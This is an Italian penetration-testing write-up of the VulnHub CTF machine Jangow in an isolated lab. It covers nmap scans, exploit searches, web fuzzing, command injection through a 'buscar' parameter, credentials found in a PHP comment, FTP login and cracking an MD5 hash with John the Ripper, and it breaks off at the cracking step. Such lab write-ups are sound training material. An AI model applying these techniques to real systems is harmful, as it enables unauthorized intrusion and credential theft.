# Report di Penetration Testing — *Jangow*

**Analista:** Gianluca
**Data:** 03.10.2025
**Target:** CTF-Jangow
**Attaccante:** Kali Linux

## 1) – Executive summary

Nella giornata odierna è stata condotta un'esercitazione di Penetration Testing sulla macchina virtuale **Jangow**, prelevata dalla piattaforma VulnHub. L'attività è stata svolta in modalità **Black Box**, ovvero senza alcuna conoscenza preliminare dell'infrastruttura o della superficie d'attacco, con l'obiettivo primario di ottenere l'accesso di **root** al sistema.

Durante il processo di analisi e sfruttamento, sono state identificate diverse vulnerabilità di tipo critico che hanno costituito l'estrazione di dati sensibili per degli accessi e vulnerabilità note per il raggiungimento dell'obiettivo finale di accesso privilegiato (rooting) alla macchina.

## 2) – Ambiente e strumenti


- **Target OS / Kernel:** linux(kernel 14.4.0-31) ubuntu(16.04.1)
- **Tool principali:** php, bash, python3, searchsploit, msfconsole, LinPEAS,nmap,

# 3) – Dettagli Tecnici

## ❖ 1. Preparazione ambiente (passaggi e motivazione)


➢ **1.1. *Verifiche di integrità file scaricati:*** ho usato **rhash** per calcolare l'hash **dell' OVA**, prima di avviare la **VM** e ho confrontato il valore con quello indicato su **VulnHub** — i valori corrispondevano e dopo ho messo l'hash trovato su **Virustotal** per un'analisi.

il riscontro con virus total e in più l'accertamento della non modifica dell'hash hanno confermato che apparentemente **l'OVA** non aveva nessun malware.




➢ **1.2. *Virtualizzazione e rete:*** ho importato l'immagine in **VirtualBox** e avviato sia la **VM Jangow sia Kali.** Ho impostato **Kali in Host-only** per isolare il traffico (sottorete VirtualBox **192.168.56.0/24** — host e guest nella stessa /24 e 56).

➢ **1.3. *esecuzione ping:*** Ho eseguito un **ping di test** (Kali ↔ Jangow) e ho confermato la raggiungibilità



## ❖ 2. Ricognizione iniziale (scansione e servizi)

➢ **2.1. ***Scansione porte (Nmap / script):*** individuati servizi principali: **FTP (21)** e **HTTP (80)**.

```
┌──(kali㉿kali)-[~]
└─$ nmap -O -p-  192.168.56.118
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-02 08:43 EST
Stats: 0:00:04 elapsed; 0 hosts completed (0 up), 1 undergoing ARP Ping Scan
Parallel DNS resolution of 1 host. Timing: About 0.00% done
Stats: 0:00:14 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 0.01% done
Stats: 0:00:31 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 10.52% done; ETC: 08:46 (0:02:33 remaining)
Stats: 0:01:47 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 86.94% done; ETC: 08:45 (0:00:14 remaining)
Nmap scan report for 192.168.56.118
Host is up (0.00062s latency).
Not shown: 65533 filtered tcp ports (no-response)
PORT   STATE SERVICE
21/tcp open  ftp
80/tcp open  http
MAC Address: 08:00:27:36:57:B6 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Linux 3.10 - 4.11 (97%), Linux 3.13 - 4.4 (97%), Linux 3.16 - 4.6 (97%), Linux 3.2 - 4.14 (97%), Linux 3.8 - 3.16 (97%), Linux 4.4 (95%), Linux 3.13 (94%), Linux 3.13 - 3.16 (91%), OpenWrt Chaos Calmer 15.05 (Lin
ux 3.18) or Designated Driver (Linux 4.1 or 4.4) (91%), Linux 4.10 (91%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 121.23 seconds
```

➢ **2.2. ***Versionamento / fingerprinting:*** Nmap/scan mi ha dato range di versione del **kernel/software** (valori oscillanti indicati dalla versione rilevata) — non significativo per exploit diretto senza conferma.

```
┌──(kali㉿kali)-[~]
└─$ nmap -sV -sC --version-all 192.168.56.118
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-02 08:49 EST
Stats: 0:00:24 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 50.00% done; ETC: 08:50 (0:00:06 remaining)
Stats: 0:00:25 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 96.52% done; ETC: 08:50 (0:00:00 remaining)
Nmap scan report for 192.168.56.118
Host is up (0.00058s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
80/tcp open  http    Apache httpd 2.4.18
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Index of /
| http-ls: Volume /
| SIZE  TIME              FILENAME
| -     2021-06-10 18:05  site/
|_
MAC Address: 08:00:27:36:57:B6 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: Host: 127.0.0.1; OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 29.48 seconds
```

➢ **2.3. ***Ricerca Informazioni:*** *dopo aver trovato le versioni di ftp(vsftpd 3.0.3) e la versione di http (httpd 2.4.18) sono passato a una ricerca* di vulnerabilità e di informazioni dei servizi, purtroppo questa fase non ha dato vulnerabilità utili per accesso diretto.

FTP:


```
Exploit Title
vsftpd 3.0.3 - Remote Denial of Service
Shellcodes: No Results
msf > search vsftpd 3.0.3
[-] No results from search
msf >
```

HTTP


```
Exploit Title
OpenBSD HTTPd < 6.0 - Memory Exhaustion Denial of Service
Shellcodes: No Results
       =[ metasploit v6.4.95-dev                          ]
+ -- --=[ 2,566 exploits - 1,315 auxiliary - 1,683 payloads     ]
+ -- --=[ 433 post - 49 encoders - 13 nops - 9 evasion          ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > search apache 2.4.18
[-] No results from search
msf > search httpd 2.4.18
[-] No results from search
msf >
```

## ❖ 3. Enumerazione web e discovery della vulnerabilità


- ➢ **3.1. *Enumerazione ftp:*** ho usato un comando **di nmap** che prova tutte le sue **sonde** per enumerare il servizio alla ricerca di dati, il risultato di nmap è stato di **nessun account** molto strano ma ho conseguito nel penetration testing in quel momento etichettando forse FTP come inutilizzabile.





- ➢ **3.2. *Fuzzing / Directory discovery:*** ho eseguito **scan** e **fuzzing dell'HTTP** (Nikto, ffuf con seclist) e ho trovato una directory accessibile chiamata "**site".** **( directory gi ascoperta prima dalle sonde di nmap)** e **nikto** per informazioni aggiuntive




➢ **3.3. *Analisi pagina:*** entrando nella pagina site la pagina conteneva un campo chiamato: **“buscar”** (in spagnolo significa “cerca” un indizio molto strano essendo che la pagina è tutta scritta in lingua inglese) che restituiva una **pagina completamente bianca** e anche con **l’ispezionamento** della sorgente non dava presenza di codice al suo interno, ma in alto c’era un **=** che reagiva ai miei comandi in input.









➢ **3.4. *Test di comando:*** inviando il comando **“ls -la”** tramite**=** all’interno della directory buscar. il server ha eseguito i comandi e ha restituito l’output di cosa c'era al suo interno — conferma di **command injection / RCE via campo buscar**.




- **3.5. *File Trovati:*** ***assets, busque.php, css, index.html, js, wordpress***


- ***3.6. apertura e scansione:*** *ho aperto/analizzato ogni file e directory che c'era ma tutte non dava niente di importante apparte la cartella wordpress di cui lal'interno c'era un file .php con all'intnero del file delle informaizoni sensibilli messe dal creatore in forma di commento nel codice.*







## ❖ 4. Sfrutta**mento iniziale — accesso FTP**

➢ **4.1. *Estrazione Credenziali:*** ho estratto le credenziali e le ho provate su **FTP,** accedendo con la **password** trovata nel file **.php** ma username della macchina (jangow01)





➢ **4.2. *Esplorazione FTP:*** nella home **FTP** è presente **user.txt** (file contenente hash). Ho scaricato **user.txt** su Kali per analisi offline.



## ❖ 5. Cracking hash e tentativi di login


- ➢ **5.1.** ***Identificazione algoritmo hash:*** ho usato **hashid** per identificare il tipo di hash trovato in **user.txt.**




- ➢ **5.2.** ***Attacco offline:*** ho provato a craccare l'hash con **john the ripper** usando la wordlist **rockyou.txt**, il risultato di questa operazione è una frase chiamata:**emerald,** informazioni pensavo molto utile quindi l'ho salvata.


```
┌──(kali㉿kali)-[/usr/share/wordlists]
└─$ john --format=raw-md5 --wordlist= ./rockyou.txt ~/user.txt
Warning: invalid UTF-8 seen reading ./rockyou.txt
Using default input encoding: UTF-8
Loaded 52 password hashes with no different salts (Raw-MD5 [MD5 128/128 AVX 4×3])
Remaining 51 password hashes with no different salts
Proceeding with wordlist:/usr/share/john/password.lst
Press 'q' or Ctrl-C to abort, almost any other key for status
emerald          (?)
1g 0:00:00:00 DONE (2025-11-02 16:09) 20.00g/s 70920p/s 70920c/s 3565KC/s !@#$%..sss
Warning: passwords printed above might not be all those cracked
